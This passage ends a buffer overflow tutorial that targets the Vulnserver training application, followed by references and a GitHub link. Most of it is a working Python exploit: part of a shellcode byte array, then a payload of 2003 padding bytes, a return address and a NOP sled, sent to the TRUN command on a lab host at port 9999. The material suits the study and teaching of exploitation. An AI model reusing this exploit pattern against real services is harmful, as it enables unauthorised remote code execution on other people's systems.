"\xc3\xab\x98\x96\xeb\xfd\x33\x0f\x95\xa7\xcf\xae\x5a\x72\xaa"
"\xf1\xd1\x71\x4b\xbf\x11\xff\x5f\x28\xd2\x4a\x3d\xff\xed\x60"
"\x29\x63\x7f\xef\xa9\xea\x9c\xb8\xfe\xbb\x53\xb1\x6a\x56\xcd"
"\x6b\x88\xab\x8b\x54\x08\x70\x68\x5a\x91\xf5\xd4\x78\x81\xc3"
"\xd5\xc4\xf5\x9b\x83\x92\xa3\x5d\x7a\x55\x1d\x34\xd1\x3f\xc9")
```

```
"\xc1\x19\x80\x8f\xcd\x77\x76\x6f\x7f\x2e\xcf\x90\xb0\xa6\xc7"  
"\xe9\xac\x56\x27\x20\x75\x76\xca\xe0\x80\x1f\x53\x61\x29\x42"  
"\x64\x5c\x6e\x7b\xe7\x54\x0f\x78\xf7\x1d\x0a\xc4\xbf\xce\x66"  
"\x55\x2a\xf0\xd5\x56\x7f")
```

```
shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
```

```
try:
```

```
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
    s.connect(('192.168.218.141',9999))  
    s.send(('TRUN ./.' + shellcode))  
    s.close()
```

```
except:
```

```
    print "Error connecting to server"  
    sys.exit()
```

## References

- [1] "TCM security," [Online]. Available: <https://tcm-sec.com/2019/05/25/buffer-overflows-made-easy/>. [Accessed 14 June 2020].
- [2] g. corner. [Online]. Available: <http://www.thegreycorner.com/p/vulnserver.html>. [Accessed 10 May 2020].
- [3] stephenbradshaw. [Online]. Available: <https://github.com/stephenbradshaw/vulnserver>. [Accessed 10 May 2020].

***\*Note: The python code and demonstration video are uploaded to GitHub and the link is given below.***

<https://github.com/JanarthananKrishna/Buffer-Overflow-attack->